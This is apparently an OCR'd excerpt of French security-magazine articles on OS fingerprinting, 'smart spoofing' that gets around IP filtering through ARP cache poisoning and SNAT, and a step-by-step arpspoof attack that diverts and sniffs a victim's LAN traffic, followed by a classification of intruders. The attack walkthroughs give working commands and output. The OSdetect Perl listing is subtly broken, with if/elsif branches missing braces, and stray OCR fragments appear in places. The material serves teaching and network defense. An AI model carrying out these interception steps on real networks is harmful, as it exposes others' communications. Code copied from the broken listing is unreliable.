● Tailles des erreurs ICMP

Le protocole ICMP (internet control message protocol) est utilisé pour la gestion des erreurs liées au protocole IP.

Normalement, les messages d'erreurs ICMP doivent contenir un en-tête IP, un en-tête ICMP et une partie des données du datagramme qui a provoqué l'erreur. D'après la RFC 792, seulement 64 bits du message original doivent être insérés dans le message d'erreur ICMP, mais cette valeur a dû paraître trop petite pour les programmeurs d'OS, car la taille des données qu'ils y insèrent varie beaucoup d'un système à l'autre.

● Champs TOS

D'après la RFC ICMP, la valeur du champ TOS (Type Of Service) doit toujours être à 0. Mais si l'on envoie un paquet avec une valeur différente de 0, on peut observer en retour deux réponses différentes. Soit la machine cible répond en conservant la valeur du champ TOS, soit elle remet celle-ci à 0. On peut utiliser cette méthode pour différencier Linux et Windows. Utilisons hping et tcpdump pour vérifier cela.

L'option -o de hping permet d'initialiser la valeur du TOS. On peut donc lancer :

```
hping2 -1 -o 8 windows -c 1 et tcpdump
```

On observe le paquet et sa réponse :

```
[root@localhost root]# tcpdump icmp -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), \
   capture size 96 bytes
22:15:10.202008 IP (tos 0x8, ttl  64, id 53814, offset 0, \
  flags [none], length: 28) \
  192.168.0.104 > windows: icmp 8: echo request seq 0
22:15:10.204505 IP (tos 0x0, ttl 128, id 58709, offset 0, \
  flags [none], length: 28)  \
  windows > 192.168.0.104: icmp 8: echo reply seq 0
```

On voit ici que Windows réinitialise le champ TOS à 0. En revanche, après avoir lancé la même commande vers Linux, la valeur TOS de 8 est conservée :

```
[root@localhost root]# tcpdump icmp -i lo -v
tcpdump: listening on lo, link-type EN10MB (Ethernet), \
capture size 96 bytes
22:23:53.972946 IP (tos 0x8, ttl  64, id 50313, offset 0, \
  flags [none], length: 28) \
  localhost > localhost: icmp 8: echo request seq 0
22:23:53.973014 IP (tos 0x8, ttl  64, id 54403, offset 0, \
  flags [none], length: 28) \
  localhost > localhost: icmp 8: echo reply seq 0
```

Il existe un grand nombre d'autres options que l'on peut vérifier, telles que l'IP ID ou bien la présence du bit DF. On peut même s'intéresser au protocole ARP ou interroger LPD pour récupérer des informations. Enfin, les méthodes d'application à la prise d'empreintes des systèmes d'exploitation est très vaste et l'on peut imaginer que bientôt, peut être, il y aura de nouvelles façons de faire utilisant d'autres protocoles.

Mise en œuvre pratique

Dans un but didactique, nous allons en quelque sorte réinventer la roue, pour mieux assimiler les principes expliqués tout au long de l'article et comprendre le fonctionnement des utilitaires déjà existants. Le programme perl ci-dessous est très simple dans les tests qu'il effectue, mais il illustre bien le principe expliqué dans la méthodologie. Il est seulement capable de différencier les machines Linux, Windows et freebsd.

```
#!/usr/bin/perl

###### Imports
use strict;
use Net::RawIP;                 # envoi de paquets
use Socket;
use Net::PcapUtils;             # réception des paquets
use NetPacket::Ethernet qw(:strip);
use NetPacket::IP qw(:strip);
use NetPacket::TCP;
use Getopt::Long;
use Term::ANSIColor qw(:constants);

###### pcapinit && connexion ######
my $saddr   = "192.168.0.104";  # Il faut adapter cette
                                  valeur
my $daddr   = "192.168.0.104";  # à votre config réseau.
my $sport   = 666;
my $dport   = 21;
my $device  = "eth0";
my $size    = 1500;
my $timeout = 0;
my $tmp     = 0;
my $seq     = 6666666;
my $filter  = "";

##################
my ( %ip, $tcp_obj );
my $os = "inconnu";

GetOptions("interface=s" => \$device, "help" =>
          \&infos,
          "cible=s" => \$daddr, "port=s" =>
          \$dport);

print " _____ \n";
print BOLD,"[ OSdetect by DeLeTe ]\n", RESET;
print "\\_____/\n\n";

my $a = new Net::RawIP;
my $pcap = $a ->
pcapinit($device,$filter,$size,$timeout)
  or die "Echec de pcapinit()\n";

loop $pcap,-1,\&fingerprint,\[];
```

Suite p12 ➤

```
### Les fonctions ###
sub fingerprint {
  &envoi_paquet() if($tmp == 0);
  my ($vide, $pkt, $paquet) = @_;

  # Récupération des infos permettant la différenciation
  $a->bset(substr($paquet,linkoffset($pcap)));

  &ip_struct($a->get({
      ip=>[qw(ihl tos id frag_off ttl check saddr daddr)]
      }));
  $tcp_obj =
  NetPacket::TCP->decode(ip_strip(eth_strip($paquet)));

  # On analyse la réponse (si c'est le bon paquet)
  if ($tcp_obj->{acknum} == $seq+1
      && $ip{"saddr"} eq $daddr
      && $ip{"daddr"} eq $saddr) {

    # On lance notre arbre de recherche
    if ($ip{"ttl"}<=64 && $ip{"ttl"}>=34) {
      if ($tcp_obj->{winsize} == 32767)
        $os = "linux" ;
      elsif ($tcp_obj->{winsize} == 65535)
        $os = "Freebsd";
    }
    elsif ($ip{"ttl"}<=128 && $ip{"ttl"}>=98) {
      $os = "windows" if($tcp_obj->{winsize} == 16616);
    }

    # On affiche les résultats et on quitte
    if($os eq "inconnu") {
      print BOLD,"Echec dans le processus
                 d'identification".
                 "de $daddr.\n",RESET if($os eq "inconnu");
      print "\n-- Les valeurs retournées par $daddr
             sont:\n";
      print "ttl = ",RED,"$ip{ttl}\n",RESET;
      print "Taille de fenêtre = ",
            RED,$tcp_obj->{winsize}, "\n",RESET;
    } else {
      print "Le système d'exploitation de $daddr".
            "semble être $os.\n";
    }
    exit;
  }
}

sub ip_struct {
  $ip{"ihl"} = shift(@_);   $ip{"tos"}      = shift(@_);
  $ip{"id"}  = shift(@_);   $ip{"frag_off"} = shift(@_);
  $ip{"ttl"} = shift(@_);   $ip{"check"}    = shift(@_);
  $ip{"saddr"}    = inet_ntoa(pack("N",shift(@_)));
  $ip{"daddr"}    = inet_ntoa(pack("N",shift(@_)));
}
sub infos {
  printf("[$0] syntaxe :
         -i [--interface] : interface à utiliser
         -c [--cible] : hôte à identifier
         -p [--port] : un port ouvert
         -h [--help] : affichage de l'aide\n\n");
  exit;
}

sub envoi_paquet {
  my $b = new Net::RawIP;
  $b->set({ip=>{ saddr=>$saddr, daddr=>$daddr},
           tcp=>{ source=>$sport, dest=>$dport, syn=>1,
                  seq=>$seq}});
  $b->send;
  print "Envoi du paquet: ";
  print RED,"[OK]",RESET;
  print "\n";
  $tmp = 1;
}
### EOF ###
```

Nous n'effectuons que deux tests sur le ttl et la taille de la fenêtre pour différencier ces trois systèmes d'exploitation. Les tests doivent se faire su un port ouvert que l'on peut spécifier avec l'option -p.

```
[root@localhost]# ./OSdetect -i eth0 -c 192.168.0.101 -p 22
 ____________________
[ OSdetect by DeLeTe ]
\____________________/

Envoi du paquet : [OK]
Le système d'exploitation de 192.168.0.101 semble être Freebsd.
```

La machine 192.168.0.101 tourne effectivement sous freebsd et les tests sur Linux et Windows 2000 sont également concluants. L'inconvénient de ce petit programme est qu'il ne fonctionne que sur un lan, car certains routeurs modifient la valeur de la taille de fenêtre ce qui peut fausser les résultats. On voit donc ici qu'il est assez simple d'automatiser sa recherche (surtout avec perl ;) et que l'on peut ajouter des tests en effectuant seulement quelques petites modifications.

Les outils existants

Nous allons décrire maintenant trois outils réalisant cette détection : queso, qui fut le premier outil public en matière de prise d'empreintes, nmap, qui lui est bien plus puissant et possède une base de signatures très importante et enfin Xprobe, qui est basé sur les techniques de prises d'empreintes liées au protocole ICMP.

Queso n'est plus développé depuis septembre 1998. Il n'a besoin que d'un port ouvert et il utilise une méthode de détection assez limitée, puisqu'il se base sur une série de if/else au lieu d'utiliser un fichier contenant une base de signatures. Au contraire, nmap est bien plus précis, car il ne se contente pas de déterminer quel système tourne sur une machine, mais pousse la précision jusqu'à la version du noyau (il fait par exemple la différence entre Linux 2.4.x et Linux 2.2.x).

L'autre point fort de nmap est qu'il a la particularité de conserver les empreintes séparément du code, dans un fichier de signature. Il est donc simple d'ajouter de nouvelles empreintes. D'ailleurs, quand nmap ne reconnaît pas un système, ce qui peut se produire lorsqu'il rencontre un routeur, il renvoie l'empreinte de ce système qui se caractérise par une série de sept tests. On peut retrouver le fichier nmap-os-fingerprints parmi les fichiers installés. À l'heure où j'écris ces lignes, on peut voir qu'il existe plus de 1000 signatures, correspondant à toutes sortes de périphériques et systèmes : des routeurs, des switches, des modems, un grand nombre d'OS (y compris ceux des consoles de jeux, et quelques systèmes occultes), et même des imprimantes.

nmap est très complet. Il est pourtant difficile de différencier les piles des différentes versions de Windows, par exemple. Mais avec les options -sV -O -A, on peut déterminer quelle est la version de Windows par rapport au service activé par défaut sur ceux-ci.

Xprobe enfin, effectue sa détection en suivant un arbre de tests, ce qui permet d'obtenir de meilleurs performances. Son implémentation ainsi que son mode de fonctionnement sont décrits par son concepteur, Ofir Arkin, dans phrack 57.

Prise d'empreintes passive

Nous avons expliqué et montré à quel point la prise d'empreintes active est efficace. Mais l'envoi de paquets vers la machine cible peut facilement être interprété comme une agression et déclencher un IDS. Par souci de discrétion ou par politesse, on peut également faire de la détection d'OS en examinant seulement les paquets qui parviennent normalement jusqu'à nous.

Méthodologie

La prise d'empreintes passive est similaire à la méthode active, sauf que celle-ci n'envoie aucun paquet : elle est basée sur l'analyse des particularités des paquets fabriqués par une machine distante en sniffant le réseau. Comme pour la méthode active, les différences sont dues à des piles réseaux programmées différemment.

Signatures passives

On peut utiliser différents types de signatures, dont les principaux sont le TTL, la Window Size, la présence du bit DF et la valeur du champ TOS. Ces méthodes ont déjà été décrites plus haut. Les valeurs étant similaires, je ne vais donc pas les redéfinir. C'est en combinant toutes ces méthodes que l'on peut générer des résultats assez fiables.

Pour vérifier que vous avez bien compris le principe de la prise d'empreintes passive, vous pouvez vous amuser à adapter le code d'OSdetect, cela ne vous demandera que quelques modifications.

Les outils existants

En matière de détection passive, la référence est p0f, un outil très puissant, car il regroupe un grand nombre de signatures. Son utilisation est simple et il dispose de beaucoup d'options. P0f peut fonctionner en tant que daemon, ou utiliser les fichiers dump de libpcap (tcpdump). La dernière version est disponible à cette adresse : http://lcamtuf.coredump.cx/p0f.tgz.

On peut aussi citer ettercap, qui utilise les empreintes de nmap.

Prévention et protection

On ne peut pas empêcher une personne de vouloir détecter notre système d'exploitation. On peut cependant l'induire en erreur ! Une solution pourrait (pour les plus acharnés) consister à modifier la source de son système d'exploitation. L'inconvénient de cette méthode est qu'une petite erreur peut provoquer beaucoup de dégâts (j'en ai malheureusement fait l'expérience, ça ne pardonne pas en kernel land ;) . Au lieu de cela, on peut se contenter de modifier son ttl par défaut ou d'autres valeurs similaires. Avec le procfs de Linux, vous pouvez changer la valeur du fichier /proc/sys/net/ipv4/ip_default_ttl .

Sur Windows, il est également possible de modifier les valeurs par défaut de quelques options réseau dans la base de registre. Par exemple sur Windows 2000, pour le ttl, il faut ajouter une entrée DefaultTTL avec une valeur comprise entre 1 et 255 dans HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters.

Les curieux qui veulent comprendre comment changer des valeurs par défaut de leur Windows 2000 peuvent lire http://support.microsoft.com/default.aspx?scid=kb;EN-US;120642 . Pour d'autres systèmes tels que freebsd, il est possible de modifier toutes ces valeurs directement à partir de sysctl.

Conclusion

Nous avons fait le tour des principales méthodes d'identification des systèmes d'exploitation. À l'heure actuelle, des outils puissants permettent d'obtenir des résultats précis. De plus, on peut imaginer que d'autres protocoles peuvent eux aussi faciliter la différenciation des systèmes d'exploitation, de nombreuses pistes de recherche peuvent être prometteuses. Vous avez maintenant les connaissances nécessaires pour effectuer vos propres tests et faire avancer la communauté !

Quelques liens utiles :

- Pour télécharger les outils
  Xprobe
  http://www.sys-security.com/html/projects/X.html
  nmap
  http://www.insecure.org/nmap/nmap_download.html
  queso
  http://www.securityfocus.com/data/tools/auditing/network/queso-980922.tar.gz
  p0f
  http://lcamtuf.coredump.cx
  ettercap
  http://ettercap.sourceforge.net
- Des articles intéressants sur le sujet
  Phrack 54 : prise d'empreintes à partir de TCP/IP
  http://www.phrack.org/show.php?p=54&a=9
  Phrack 57 : prise d'empreintes à partir d'ICMP
  http://www.phrack.org/show.php?p=57&a=7
  Un autre papier sur ICMP
  http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf
- Pour mieux comprendre le code
  http://cpan.uwinnipeg.ca/htdocs/Net-RawIP/Net/RawIP.html
  http://cpan.uwinnipeg.ca/htdocs/NetPacket/TCP.html

Merci à paparo0t et Crazytux

Smart spoofing

BY Z66W

Les techniques de spoofing IP classiques sont bien connues. Néanmoins une attaque de ce type, puissante, tend à rester dans l'ombre, bien qu'elle ne soit pas si récente. Le smart spoofing est pourtant facile à mettre en œuvre, et met en évidence les faiblesses des protocoles actuels du Net, en déjouant l'identification et le filtrage par adresse IP.

NIVEAU WILD

Après un bref rappel sur le protocole ARP, le spoofing et le filtrage IP, nous verrons en détail les caractéristiques du smart spoofing grâce à une brève étude de cas. Nous verrons ensuite quelles sont les méthodes existantes pour se protéger d'une telle attaque.

Le filtrage IP

Comme son nom l'indique, le filtrage IP consiste à filtrer le trafic des communications, sans tenir compte des services utilisés, entre des équipements (routeurs, simples machines) ou des applications reliés. En pratique, ce filtrage consiste à mettre en place des règles de contrôle d'accès des adresses IP source des paquets entrants, en examinant les datagrammes un à un. Il est alors possible de comparer les adresses IP source à une liste d'adresses autorisées et, selon le cas, le paquet peut être accepté ou rejeté.

Le filtrage IP permet également le cloisonnement des réseaux. Ainsi une machine ne pourra, par exemple, dialoguer qu'avec une ou plusieurs autres machines bien déterminées.

Il faut savoir que le filtrage IP ne se résume pas à un filtrage au niveau de la couche IP, mais aussi au niveau de la couche transport (TCP, UDP) où les flags, les numéros de ports, voire les séquences de paquets sont vérifiés ; ainsi qu'au niveau applicatif (nécessitant un passage par proxy), où la validité du protocole et certains éléments (par exemple les ActiveX sur une page HTML) sont contrôlés. Je ne m'étendrai pas sur les deux derniers types de filtrage, ceux-ci n'étant pas le but de cet article.

Le protocole ARP sujet au spoofing

Comme chacun sait, le modèle OSI comporte sept couches abstraites représentant les différents services nécessaires au bon fonctionnement d'un réseau. Parmi celles-ci, on s'intéressera aux couches de niveau deux et trois, respectivement la couche de liaison, qui sert d'interface entre la carte réseau et le mode d'accès, et la couche réseau, gérant l'adressage logique et le routage.

Le protocole ARP (RFC 826) permet une correspondance dynamique entre les adresses physiques (de niveau 2) et logiques (de niveau 3). Ainsi, un émetteur connaissant l'adresse logique (typiquement l'adresse IP) du destinataire pourra obtenir facilement son adresse physique (l'adresse MAC de son interface).

Le protocole ARP ne prenant pas en compte les aspects d'authentification des machines, il est simple de modifier les associations d'adresses et de réaliser

un Man In The Middle. Cette attaque consiste à usurper l'adresse d'une machine afin d'intercepter les données qui lui étaient destinées, tout en renvoyant le trafic, peut-être modifié, de manière transparente (voir l'article suivant pour un exemple pratique).

Le spoofing est une méthode d'attaque ancienne et très répandue visant à émettre des paquets trafiqués, afin de faire croire au destinataire qu'ils proviennent d'une autre machine [1] . L'utilisation de ces protocoles peu sécurisés a permis la naissance de nombreux types d'attaques tels le spoofing, l'ARP cache poisoning, le smart spoofing, etc.

L'ARP cache poisoning


Cette méthode d'attaque consiste à modifier la table de routage de niveau 2. Tous les systèmes d'exploitation sont vulnérables à ce genre d'attaque à cause du peu de sécurité qu'offre le protocole ARP (comme dit précédemment et à cause de mauvaises implémentations sur les systèmes [2]). L'article suivant celui-ci illustre une attaque de ce type.

Le smart spoofing

Entrons à présent dans le vif du sujet. Le smart spoofing est la réunion de trois techniques, à savoir le *cache poisoning*, la translation d'adresse IP (modification de l'adresse source des paquets) et le routage IP.

Cette méthode "trois en un", qui ne nécessite ni d'écoute du réseau cible (sniff) ni l'envoi de paquets IP trafiqués (packet forging), montre que les technologies basées sur le filtrage IP (routeurs, firewalls, TCP-wrappers, filtres intégrés dans la pile IP, GUI applicatifs, etc.) deviennent totalement désuètes.

Prenons un cas général. Nous avons à notre disposition deux routeurs, R1 et R2, deux machines distinctes, M1 et M2, et une machine pirate P, comme l'indique le schéma.




Le pirate, qui aura activé le routage pour éviter toute perte de paquets, opère tout d'abord un ARP cache poisoning sur le routeur R1 (et uniquement celui-ci, l'ARP cache poisoning sur R2 est inutile), afin d'insérer dans la chaîne de routage de niveau 2 les paquets naviguant entre M1 et M2. L'ARP cache poisoning peut être réalisé avec l'outil Arp-sk [3], dont l'utilisation est détaillée dans le README fourni.

Notre pirate doit alors s'occuper des ICMP redirect. Ceux-ci agissant seulement au niveau 3 et le routage étant effectué au niveau 2, ils ne sont pas un obstacle à l'attaque, mais il est préférable de les bloquer sur la machine pirate afin d'éviter de laisser trop de traces.

Ensuite, le pirate fait en sorte que R2 n'envoie pas de requêtes ARP de broadcast vers d'autres machines afin d'éviter le repositionnement de la véritable adresse de R2 dans le cache de R1. Pour cela, le pirate doit remplir de fausses corrélations dans le cache ARP de R2, et ce pour l'intégralité des adresses IP des machines susceptibles de se trouver sur le réseau. L'outil Arpfillup semble le plus approprié pour remplir cette fonction [6].

Nous nous retrouvons alors dans le cas illustré par le second schéma : tous les paquets transitant entre M1 et M2 passent tranquillement par P, sans que le détournement du réseau ne soit perceptible.



À présent, le pirate doit instaurer du SNAT (translation d'adresse IP source avec iptables sous Linux) sur P pour que les connexions vers M1 contiennent l'adresse source de M2 et pour que les paquets de retour soient renvoyés directement dans la pile IP de la machine pirate.

La mise en place de l'attaque se termine par l'accès de P à M1, sous l'identité de M2 à l'aide d'un logiciel client lancé sur la machine pirate, ou sur une autre machine pirate se situant sur le réseau propre à P.

Nous pouvons alors constater que le filtrage IP ne constitue tout au plus qu'un frein virtuel aux manipulations d'adresses et donc aux attaques du type spoofing IP, et qu'il est nécessaire de sécuriser les réseaux en utilisant d'autres techniques.

Peut-on se protéger d'une telle attaque ?

Le filtrage IP n'a jamais permis une quelconque sécurité à un système donné. Comme le protocole ARP n'a pas implémenté de système d'authentification fort lors de sa création, le problème de sécurité réside dans la couche de niveau 2 et l'on doit donc régler les problèmes de sécurité à des niveaux supérieurs.

À l'heure actuelle, seule l'utilisation de protocoles cryptographiques tels IPsec, SSH, SSL ou les VPN, permet une sécurité du réseau.

Des outils comme Arp-watch (man arpwatch), qui centralisent les associations d'adresses IP/MAC et permettent un contrôle en temps réel du trafic ARP, peuvent aider à une veille plus ou moins active de la sécurité d'un réseau.

L'arrivée de l'IPv6 face au spoofing

Le nouveau mode d'adressage induit par l'arrivée de l'IPv6 (RFC 1752, 1883, 1933...) risque de poser quelques problèmes aux pirates fans du spoofing. En effet, l'IPv6, qui gère nativement QoS et Ipsec, est doté d'un système de sécurité selon deux axes :

1. IPv6 Authentification Header : corrélatif à l'identification de la source des données et s'appuyant sur l'algorithme de signature MD5 (Message Digest 5), permet d'écarter les attaques de type IP spoofing ou host masquerade.
2. IPv6 Encapsulating Security Header : permet la confidentialité des informations elles-mêmes et vise à chiffrer la partie Data de l'ensemble des paquets IP avec l'algorithme DESCBC (Data Encryption Standard Cipher Bloc Chaining).

Le déploiement de l'IPv6 semble donc être un obstacle conséquent aux attaques réseau basées sur le spoofing IP, mais d'ici à la couverture mondiale des réseaux par l'IPv6, de nouvelles techniques de piratage auront certainement fait surface.

Attaques par Arp Spoofing en pratique

Nous allons mettre en pratique un peu de la théorie présentée dans l'article précédent : cet article montre comment réaliser une attaque sur la cache arp du réseau local d'une victime imaginaire pour en détourner et sniffer le trafic sortant.

NIVEAU WILD

Le protocole ARP implémente le mécanisme de résolution d'une adresse IP en une adresse MAC ethernet. Les communications réseau sont effectuées par échange des trames ethernet au niveau de la couche de liaison de données. Afin de réaliser l'échange de données, les cartes réseau doivent posséder une adresse unique au niveau ethernet : l'adresse MAC (Media Access Control).

L'adresse MAC d'une machine destinataire doit être connue de la machine émettrice de paquets lorsque cette dernière désire lui envoyer un paquet IP. Afin de connaître cette adresse de destination, la machine émettrice envoie une requête ARP en broadcast à chaque machine du réseau physique local.

On pourrait assimiler cette requête ARP à une question telle que : "Quelle est l'adresse MAC associée a cette IP ?" (who-has ?). Seule la machine ayant l'adresse IP correspondante répond à la machine émettrice de la demande par un paquet ARP contenant l'adresse MAC correspondante à son IP (arp reply : is-at). À partir de ce moment, la machine source détient l'adresse MAC de la machine correspondant à l'adresse IP destination des paquets qu'elle doit envoyer. Cette correspondance va rester quelque temps dans un cache (le cache ARP) afin d'éviter de charger inutilement le réseau à chaque envoi.

L'attaque que nous allons mettre en pratique vise à corrompre ce cache ARP de la machine victime. Plus en détail, le pirate va envoyer des paquets de réponse ARP à la machine cible indiquant que l'adresse MAC de la machine de retour du paquet (ou d'une machine intermédiaire) est la sienne. Ainsi, le pirate va recevoir tout le trafic destiné initialement à une certaine machine. Il va donc ensuite écouter passivement le trafic (ou le modifier) et rediriger (router) ensuite les paquets vers la machine de destination initiale.

Pour réaliser une attaque par ARP Spoofing, il faut :

- un réseau d'au moins deux machines + une machine pirate (de préférence sous Unix/GNU-Linux, notre tâche en sera simplifiée), possédant des cartes réseau ayant une adresse MAC (c'est généralement le cas),
- un générateur de paquets ARP comme ARPspoof, Ipsorcery, Gspoof, Nemesis, etc. (disponibles sur http://www.l0t3k.net/tools/PacketGenerator/),
- des outils Arp, Traceroute (généralement installés sur les Unix/linux par défaut),
- l'accès root sur la machine cible (je vous laisse vous débrouiller ; c'est seulement nécessaire pour vérifier les effets de l'attaque) et la nôtre (il serait embêtant de ne pas l'avoir...).

Voici la situation : la machine victime (target) possède l'adresse locale 192.168.1.3, la passerelle par défaut est 192.168.1.1 et l'adresse de notre machine (3v1l) est 192.168.1.42.

Voyons la passerelle utilisée par la victime avant notre attaque :

```
[root@target:~] traceroute 192.168.1.1
traceroute to 192.168.1.1 (192.168.1.1), 30 hops max, 38 byte packets
1  192.168.1.1 (192.168.1.1) 0.224 ms  0.111 ms  0.099 ms
```

Et regardons le cache de la machine cible :

```
[root@target:~] arp
Address          Hwtype    Hwaddress           Flags   Mask    Iface
192.168.1.1      ether     00:0A:C6:45:01:4B     C               eth0
192.168.1.42     ether     00:0A:C6:AB:55:B6     C               eth0
```

(Nous voyons ici la liste des machines présentes sur le réseau et leur adresse MAC.)

Notre machine pirate doit être capable de router les paquets IP d'une machine à l'autre, sinon le trafic entre ces deux machines ne pourra être établi et notre attaque sera détectée ! Pour ce faire, on doit vérifier que l'ip forwarding de notre machine est activé. Si vous utilisez l'ipv4, faites :

```
[root@piratz:~] cat /proc/sys/net/ipv4/ip_forward
1
```

Réponse 1, C'est bon :)

Ensuite, nous lançons (dans le rôle du pirate) notre outil générateur de paquets, ARPspoof :

Les paquets que nous venons d'envoyer sont des paquets corrompant le cache ARP de la machine victime (192.168.1.3) avec des ARP Reply lui indiquant que l'adresse MAC associée à 192.168.1.1 est désormais 0:0A:c6:AB:55:B6.

```
[root@piratz:~] arpspoof -r 192.168.1.3 192.168.1.1
0:0A:c6:AB:55:B6 0:60:8:de:64:f0 0806 42: \
  arp reply 192.168.1.1 is-at 0:0A:c6:AB:55:B6
0:0A:c6:AB:55:B6 0:60:8:de:64:f0 0806 42:  \
  arp reply 192.168.1.1 is-at 0:0A:c6:AB:55:B6
0:0A:c6:AB:55:B6 0:60:8:de:64:f0 0806 42:  \
  arp reply 192.168.1.1 is-at 0:0A:c6:AB:55:B6
[...]
```

Regardons de nouveau le cache ARP de la machine victime :

```
[root@target:~] arp
Address          Hwtype    HWAddress           Flags Mask Iface
192.168.1.1      ether     00:0A:C6:AB:55:B6     C              eth0
192.168.1.42     ether     00:0A:C6:AB:55:B6     C              eth0
```

Vérifions à présent le passage du trafic par la machine pirate 192.168.1.42 en refaisant un traceroute vers la passerelle 192.168.1.1:

```
[root@target:~] traceroute 192.168.1.1
traceroute to 192.168.1.1 (192.168.1.1), 30 hops max
1  192.168.1.42 (192.168.1.42) 0.191 ms  0.104 ms  0.094 ms
2  192.168.1.1 (192.168.1.1)  1.413 ms  1.078 ms  1.333 ms
```

Nous sommes maintenant capables de sniffer le trafic de la machine cible vers la passerelle, dont les communications sortantes vers Internet, par exemple.

Qui sont les intrus

Les intrusions informatiques ne sont pas toujours le fait d'un hacker désintéressé qui mettrait en pratique ses talents par curiosité. Au contraire, il existe des catégories d'intrus beaucoup plus redoutables, que cet article tente de détailler. Connaître son ennemi est essentiel si l'on veut pouvoir évaluer correctement les risques encourus.

SI INTERNET EST L'AUTOROUTE DE L'INFORMATION, IL S'AGIT SURTOUT D'UNE AUTOROUTE SANS LES GLISSIÈRES DE SÉCURITÉ !

Ces dernières années, Internet a pris un tel essor que l'on peut difficilement envisager ce qu'il pourrait se passer en cas d'arrêt immédiat du système.

On n'ose pas penser, et surtout on ne veut pas imaginer le chaos que cela produirait sur l'ensemble de la planète, car Internet est constitué d'un ensemble d'utilisateurs tellement disparate touchant toutes les professions, tous les peuples, tous les statuts sociaux, bref pratiquement tous les humains.

Et c'est bien là que se loge le problème. Internet est ouvert au monde entier et comme dans la vie physique on trouve de tout parmi les habitants de la terre. Il y a des personnes bien intentionnées qui respectent la liberté de chacun et d'autres qui ne partagent pas tellement ce point de vue.

Essayer de connaître les intrus d'Internet est pratiquement impossible à réaliser, toutefois, il est tentant de définir quels sont les utilisateurs qui, d'une manière ou d'une autre, utilisent le système pour obtenir des informations censées rester en possession de leurs propriétaires.

Il peut être prétentieux de classifier les différents types d'intrus surfant régulièrement ou sporadiquement sur Internet. Toutefois, leurs motivations étant tellement différentes, il est intéressant de mieux les connaître pour déterminer les risques que des entreprises ou des particuliers encourent.

C'est dans ce sens que cet article abordera la situation.

Lorsque l'on parle d'intrus, on pense tout de suite aux pirates informatiques. Mais il faut faire un tri parmi tous ces pirates informatiques, et ce en fonction de :

- leurs objectifs,
- leurs possibilités techniques d'intrusion,
- leurs ressources et moyens financiers,
- leurs expériences et maîtrise,
- et surtout des risques encourus par les cibles.

Le grand public assimilent trop souvent les hackers aux pirates informatiques. Et c'est un tort car, comme nous verrons dans cet article, les pirates les plus pernicieux ne sont pas nécessairement ceux que l'on croit. Dans cette famille des pirates, on trouve de tout. Des bidouilleurs en quête de sensations fortes, des entreprises à la recherche d'informations, des individus avides de gains financiers faciles et, dans la foulée, des organismes d'État. Bref, tout un petit monde qui, sous des couvertures diverses, exerce ses activités dans la plus grande simplicité.

Mais commençons à nous intéresser à la famille la plus représentative des intrus, celle des hackers.

Les hackers

À l'origine, les hackers étaient considérés comme des pirates bienveillants. Il s'agissait essentiellement de personnes qui s'intéressaient de très près aux systèmes informatiques et qui recherchaient, en priorité, les failles. À l'époque, on ne parlait pas encore de failles, car elles étaient tellement importantes et nombreuses, que l'on parlait pudiquement... de lacunes.

Actuellement, les hackers ont une image un peu moins reluisante malgré une séparation des activités survenue entre les crackers, qui ont pour but de casser du code et des protections, et les hackers, qui souhaitaient conserver une image d'origine. Mais la situation est un peu confuse, car il existe une telle quantité de qualificatifs qu'il devient parfois difficile de s'y retrouver. Toutefois, on peut schématiser la situation comme telle.

Les hackers sont des personnes,

s du Net ?

douées de compétences particulières ou non, qui testent les limites des systèmes, par curiosité intellectuelle ou par pur plaisir. Seul un faible pourcentage de ces hackers est véritablement très intelligent. Les vrais hackers ont des connaissances de base en matière de technologie et sont poussés par le désir d'apprendre. Il existe une certaine hiérarchie dans la connaissance qui peut, de manière rustique, être décrite de la manière suivante.

Dans la catégorie des bidouilleurs, on peut citer les " Curious Joe ". Personnes très curieuses de cet art et qui en connaissent toutefois suffisamment pour faire des dégâts. Ils veulent tester leurs trouvailles et leurs outils sans intention foncièrement mauvaise. Souvent, par leur inexpérience, ils sont involontairement néfastes mais sont capables de pénétrer des réseaux et causer des dommages dans des entreprises. Citons dans cette catégorie, les " Lamers " ou les " Script kiddies " qui sont tout aussi néfastes, car ils ne disposent que de peu de connaissances en informatique. Ils reprennent par contre des connaissances de base et de scripts créés par de vrais hackers. Ils parlent beaucoup de leurs exploits qui se limitent souvent à de la théorie !

Dans la catégorie intermédiaire, on trouve les " Wannabes ". Nouvelles forces du hacking, ces intrus ont une véritable ambition de recherche de la connaissance et souhaitent devenir des élites essentiellement en améliorant des scripts de hacks existants. Une fois que ces wannabes développent leurs propres scripts, ils deviennent alors des " Élites ".

Parmi les élites, il existe également plusieurs catégories. On trouve les " White Hats ", soit des particuliers, des consultants en sécurité, des administrateurs réseaux ou parfois... des cyber policiers. Ils ont un sens de l'éthique et de la déontologie et recherchent dans le hacking un subtil mélange de défi, de jeu, de reconnaissance et d'argent.

Les " Black Hats " constituent un autre sous-ensemble des élites, ce sont eux les véritables nuisances de la famille des hackers. Ce sont eux les cyber criminels, créateurs de virus, cyber espions, cyber terroristes et cyber escrocs, bref, les cyber négatifs de la corporation !

